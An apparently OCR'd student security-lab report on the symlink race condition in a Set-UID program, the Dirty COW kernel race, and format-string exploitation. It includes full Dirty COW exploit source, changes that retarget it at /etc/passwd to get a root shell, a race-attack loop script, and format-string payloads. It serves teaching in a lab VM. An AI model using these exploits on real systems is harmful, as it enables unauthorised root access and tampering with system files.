


Figure 53: Symlink To Another User Controlled Directory

If we were to execute the program, we will get “Segmentation fault (core dumped)”. This is due to the sticky symlink protection. The symlink will not work if the following condition is satisfied.

euid == Directory Owner && euid != Symlink Owner




Figure 54: Cannot Follow Symlink

(1) This protection works because the euid is root and directory owner is also root, however the symlink owner is a different standard user. As a result, the symlink will never work when the sticky symlink option is turned on.

(2) This is a good protection as it prevents world-writable folders such as `/tmp` to be used to mount a race condition exploit against privileged files. Furthermore, this also prevents files of other users from being modified as well.

(3) The limitations of this scheme involve the actual root user being denied from being able to access user created symlinks although root users are supposed to be able to have full control of the system. Users opening up their own files through using their own symlinks will find that it is not possible if these users are using `Set-UID` programs. The following table shows the two conditions that users and root will be denied access if the symlink is created by a different user.

euid	Directory Owner	Symlink Owner	fopen()
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

Table 3: Table of Symlinks Access Rights

4 Appendix

4.1 Vulnerable Program: `vulp.c`

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char* fn = "/tmp/XYZ";
    //char buffer[300]; //For /etc/shadow
    char buffer[60]; //For /etc/passwd
    FILE *fp;
    //originaleuid = geteuid(); //For task 3

    //seteuid(getuid); //For task 3
    /* Get user input */
    //scanf("%270s", buffer); //For /etc/shadow
    scanf("%50s", buffer); //For /etc/passwd

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    //seteuid(originaleuid); //For task 3
}
```

4.2 Bash script

*The bash script, when created via Terminal usually has permission 664. The permission must be changed to 164, 364 or 764 for it to be executable.

```
#!/bin/sh

old=`ls -l /etc/passwd`
new=`ls -l /etc/passwd`

while [ "$old" = "$new" ]
do
new=`ls -l /etc/passwd`
/tmp/vulp < /tmp/TXTFILE
done
echo "STOP... The passwd file has been changed"
```

4.3 Vulnerable Program with Inode Check: `vulp.c`

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
    noperm=1;
    char* fn = "/tmp/XYZ";
    //char buffer[300]; //For /etc/shadow
    char buffer[60]; //For /etc/passwd
    FILE *fp;
    struct stat before, mid, after;

    lstat("/tmp/XYZ", &before);
    /* Get user input */
    //scanf("%270s", buffer); //For /etc/shadow
    scanf("%50s", buffer); //For /etc/passwd
    lstat("/tmp/XYZ", &mid);
    if(!access(fn, W_OK))
    if(!access(fn, W_OK))
    if(!access(fn, W_OK)){
        lstat("/tmp/XYZ", &after);
        if(before.st_ino==after.st_ino &&
        before.st_ino==mid.st_ino){
            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
            noperm=0;
        }
    }
    if(noperm) printf("No permission \n");
}
```

Dirty COW (Copy-On-Write) Attack

1 Introduction

The Dirty COW vulnerability is a race condition vulnerability that is able to modify privileged files even without the use of `Set-UID` programs and even without read access. The exploit relies on the copy-on-write function within the Linux kernel and memory mapping (mmap). This vulnerability has existed in Linux since September 2007 and was discovered and exploited in October 2016.

2 Overview

This lab will provide a hands-on experience on exploiting the race condition and understanding the security issues pertaining to general race conditions that have led to the exploitation.

The Dirty COW operation firstly involves the loading of the file into the memory in read-only mode. This prevents the memory or the file from being written and modified from an unprivileged user.




Figure 55: COW Operation

Following that, the instruction to create a local copy of the program for editing by the user is requested. This allows for the user to create a local file that is writable while ensuring that the original file is not writable.




Figure 56: Copying Data For Writing

Due to repeated executions of these two threads, there is a race vulnerability

where the readable area can be modified during the rapid switching in mapping. When the writable data is no longer needed, the writable data is discarded and the readable data is flushed back to the file on disk. As the readable data has been modified, the file on disk will also be modified because the write operation is performed in a privileged process. This method can be used to modify files and gain root privileges where files may not even be readable to the user.

3 Vulnerability Exploit

3.1 Lab Preparation

1. **Snapshot**

   As this lab will deal with modification of system files affecting user login and credentials, a snapshot is created in the event that a mishap occurs. This will allow the state of the VM to be reverted to the stage before the lab and reducing the amount of work required to re-prepare the VM.

3.2 Modification of Read-Only File

This subsection will look into using the Dirty COW vulnerability to writing to a read-only file. We need to create a dummy file in the root directory with read-only permissions for normal users as we do not want to perform the operation on a system file and corrupt the contents. To do so, we use the following commands.

```
$ su
# nano /zzz
# chmod 644 /zzz
# exit
```

We can try to write to the file but will instead be thrown an error, as the file has been set to read-only for normal users.




Figure 57: Read-Only File

The memory mapping thread is set up. This program has three threads. The main thread maps the file to memory and finds the pattern which we would like to overwrite. The main thread then creates two other threads, the `write` and the `madvise` thread to exploit the Dirty COW race condition race condition vulnerability. The `write` thread searches for the string as defined in the code of overwriting. As the execution is based on COW, the thread will able to modify the contents in the copy of the mapped memory and will not change any data in the underlying file. The `madvise` thread discards the private copy of the mapped memory so the page table can be pointed back to the original memory. The code for the program has been attached to the Appendix.

The source code is compiled with the `-lpthread` flag and run. The process is allowed to run a few seconds before being forcefully terminated (Using the shortcut Ctrl + C. Printing the contents of the file shows that the file has successfully been overwritten.




Figure 58: Read-Only File Edited

3.3 Editing of `/etc/passwd` file

In this subsection, we will look at exploiting the dirty COW attack to raise the privileges of a normal user to a root user without requiring the need for superuser access. A new user *burneruser* is created using the command `sudo adduser burneruser`. If the contents of `/etc/passwd` is printed, we see that the newly created user does not have uid and gid 0.




Figure 59: Non-root User Created

Before any attempt at modifying this file, a snapshot is created first in case of any event that the file becomes corrupted and the VM becomes unstable and bootable, which would allow us to restore the VM to the state prior to commencement of the attack.

To perform the attack successfully, the following edits were made to the file before being recompiled:

	Before	After
①	int f = open("/zzz", O_RDONLY);	int f = open("/etc/passwd", O_RDONLY);
②	char *position = strstr(map, "2222222222");	char *position = strstr(map, "r:x:1002:1003");
③	char *content="5555555555";	char *content="r:x:0000:0000";

Table 4: Changes to `C` code

Also note that for ② and ③ of the table above, it is sufficient to use "r:x:···" as it is the only user with that unique string within the entire file. As a result, only the above-mentioned string will be modified and nothing else.

The attack is run using the steps used in section 3.2, task 1. The `/etc/passwd` file is printed after the attack has stopped, for us to check whether the file has

been succesfully modified using the current user privileges. Figure 6 displays the result of executing the program.




Figure 60: Successful Modification

The figure has shown that the edit has been successful. However, it can only be validated if we are able to login to the user account and obtain a root shell. To do so, the command `su hackeduser` is used to login to the specified user account.




Figure 61: Successful Login with Root Access

With the successful login and the "#" sign visible as shown in Figure 7, the attack is successful and has shown that a dirty COW attack program is able to modify and obtain root privileges without any need for root privileges when executing any command.

4 Appendix

4.1 Main Thread: cow_attack.c

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    //Open file in Read-Only mode
    int f=open("/zzz", O_RDONLY);

    //Map file to COW memory using MAP_PRIVATE
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    //Find position of target area
    char *position = strstr(map, "2222222222");

    //Create two threads for attack
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    //Wait for threads to finish
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}
```

4.2 write thread: cow_attack.c

```
void *writeThread(void *arg)
{
    //Content to overwrite
    char *content="5555555555";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        //Move file pointer to corresponding position.
        lseek(f, offset, SEEK_SET);
        //Write to memory.
        write(f, content, strlen(content));
    }
}
```

4.3 madvise thread: cow_attack.c

```
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1) {
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

String Format Vulnerability

1 Introduction

An uncontrolled format string is an vulnerability where the user input can be used to inject malicious code read from an arbitrary memory region or to crash a program. This vulnerability stems from the use of the print symbols `%s`, `%x` and `%n` as languages such as `C` are not type-safe. This will create an environment where the stack is popped multiple times, depending on the number of print symbols used and may reveal data in sensitive areas that are otherwise privileged.

2 Overview

This lab will look at a program that has the format string vulnerability and this lab will attempt to crash the program, view and write to regions that are otherwise inaccessible to the user.

In particular, the following will be covered in each task:

(1) Crashing of the program
(2) Printing the value of `secret[1]` or `secret[2]`
(3) Modification of `secret[1]` or `secret[2]`
(4) Modification of `secret[1]` or `secret[2]` to a predetermined value

3 Vulnerability Exploit

3.1 Generic Exploitation

This section will look into the exploitation of the given program `vul_prog`. The code has been attached to the Appendix for reference. The program has printed the address of the secrets for convenience sake but the detailed steps of obtaining the location of the secrets will be mentioned in this report for clarity and completeness.

The program is first compiled and executed. The address is assumed to be hidden on the stack and can be found using `gdb`. Since the source code is known, we can determine the location of `secret` by using the command `p secret`.




Figure 62: `secret` array location

The address obtained can be checked against the address printed by the program. It is also important to note that the location obtained is the start of the `secret` array, or `secret`. To view the content of `secret[1]`, we note that the address offset is +4, this is because `sizeof(char)` is one but the array structure will pad the remaining 3 bytes to align against the machine word length (32 bits on a 32-bit machine). This will be looked into greater detail in the next few sections.

(1) Crashing of the program

The use of `%s` will treat the value in the stack as a pointer and will print the character to the location that it is pointing to. Similarly, `%n` treats the value in the stack as a pointer but will instead overwrite of the memory address space it is pointing to. It is critical to understand that the program will crash when the pointer references a protected region, such as the kernel or an unassigned space. With this information, we can crash the program by using multiple `%s` or `%n` and hope that we get lucky.




Figure 63: Crashed Program

If the program is debugged using `gdb`, we will notice that the program crashes on the second `%s` as the address that it happens to read from is `0x1`, which is protected. Therefore reading from that region will crash the program indefinitely.

(2) Printing the value of `secret[1]`

To print out the value of `secret[1]`, we need to know the address and the number of print tokens to use. From before, we already know the address for the start of the array. We add the offset of +4 and it will point to `secret[1]`. To find out the number of print tokens to use, we will key in a random integer first and locate it on the stack. In the following figure, we input the value of 12349876 and view the stack to find the appropriate value.




Figure 64: Search Stack Using `ESP`

We note that the value of 12349876_{10} has the value of `0xbc71b4` in hex, which can easily be determined using a calculator. With reference to Figure 3, the relevant data can be found in address `0xbffff314`. We have also determined that eight `%x` must be used followed by a `%s`.




Figure 65: Printing `secret[1]` Value

As we know the value of address of `secret[1]` now and the number of `%x` to use, using it together will print out the secret in the last field. From Figure 4, the secret that is printed out has the value "U". Checking against the ASCII table, "U" has a hex value of `0x55` which corresponds to the secret that has been conveniently printed out by the program.

(3) Modification of `secret[1]`

To modify `secret[1]`, we need to make use of the `%n` command. The `%n` allows the pointed address to be overwritten based on the number of characters that has been printed before it. Using this, we can change the value of `secret[1]`. To do so, we will use the same methods in (2) but will use `%n` instead of `%s`. As it is not possible to modify the number of `%x`, a technique of adjusting the text width can be used. In Figure 5, we have adjusted the text width to 8, to reflect 32-bit values in the memory.




Figure 66: Modification of `secret[1]`

We see from the output that the new secret has been modified when the `%n` is used. In the next part, we will analyse further into changing the value to something that is predetermined.

(4) Modification of `secret[1]` to a predetermined value

The techniques used in (3) will be used in this part. To set `secret[1]` to a specific value, we can use the text width of `%x` to increase the value to be written into the memory. In our case, we would like to write the letter "z" into the memory, which has the hex value of `0x7a`. A hex value of `0x7a` corresponds to the decimal number 122 so this number of characters must be printed before `%n` is called.




Figure 67: Modifying `secret[1]` To Predetermined Value

From Figure 6, `%8x,%8x,%8x,%8x,%8x,%8x,%8x,%58x,%n` is used. If we perform the calculations, we have seven `%x` with a width of 8, one `%x` with a width of 58 and eight "," symbols. Adding all these up,

$$7 \times 8 + 1 \times 58 + 8 = 122$$

This gives us the required number to be overwritten and will be stored in the heap. Figure 6 shows that our method of overwriting has proven to be correct. Also, if the number that we would like to overwrite is less than the number of characters to be printed, for example a hex value of `0x2` but the number of `%x` that must be used is 6, then we can use `%hn`, `%hhn` to write the last 2 bytes or 1 byte of the hex value respectively. We use this by forcing an overflow on the number of characters, which will act in the same manner as the *modulo* function in mathematics.

3.2 Exploitation Without Leading Input

In the following section, address randomisation is turned off and the same attack repeated. It can be turned off via the following command,

```
# sysctl -w kernel.randomize_va_space=0
```

After disabling address randomisation, the address on the stack and heap remain unchanged after multiple executions, which can also be seen in Figure 7.




Figure 68: No Change in Address

The removal of the leading integer input complicates the attack as hex values cannot be typed through `STDIN` and requires the reading of an external file. The code for the writing of this file has been attached to the Appendix. As `secret[1]` is in the address with address ending with the byte `0x0c`, this corresponds to the new page command when used with `scanf`. Due to this problem, we dynamically add an extra element to the `secret` array by increasing the number of `malloc` used. To ensure that we do not edit or view the contents of the incorrect index, `secret[2]` is set with the hex value of `0x66`.

(1) Crashing of the program

Crashing of the program works in the same way as the previous task and will require only two `%s` to be used as the second address being printed is `0x1` again, which is protected.

(2) View the contents of `secret[2]`

The address of `secret[2]` is calculated by using the offset of +8 from the address of `secret`. Using `gdb`, it can be noticed that the changes performed on the vulnerable program code will require 1 additional `%x`. It is similarly followed by a `%s`. In our case, the address of `secret[0]` is `0x804b008` so `secret[2]` will be located at the address `0x804b010`.




Figure 69: Printing `secret[2]`

From Figure 8, it can be noticed that the second `%s` prints out the value of `secret[2]` as it is the tenth print token. The letter "f" corresponds to the hex value `0x66`, which is what has been printed out by the program.
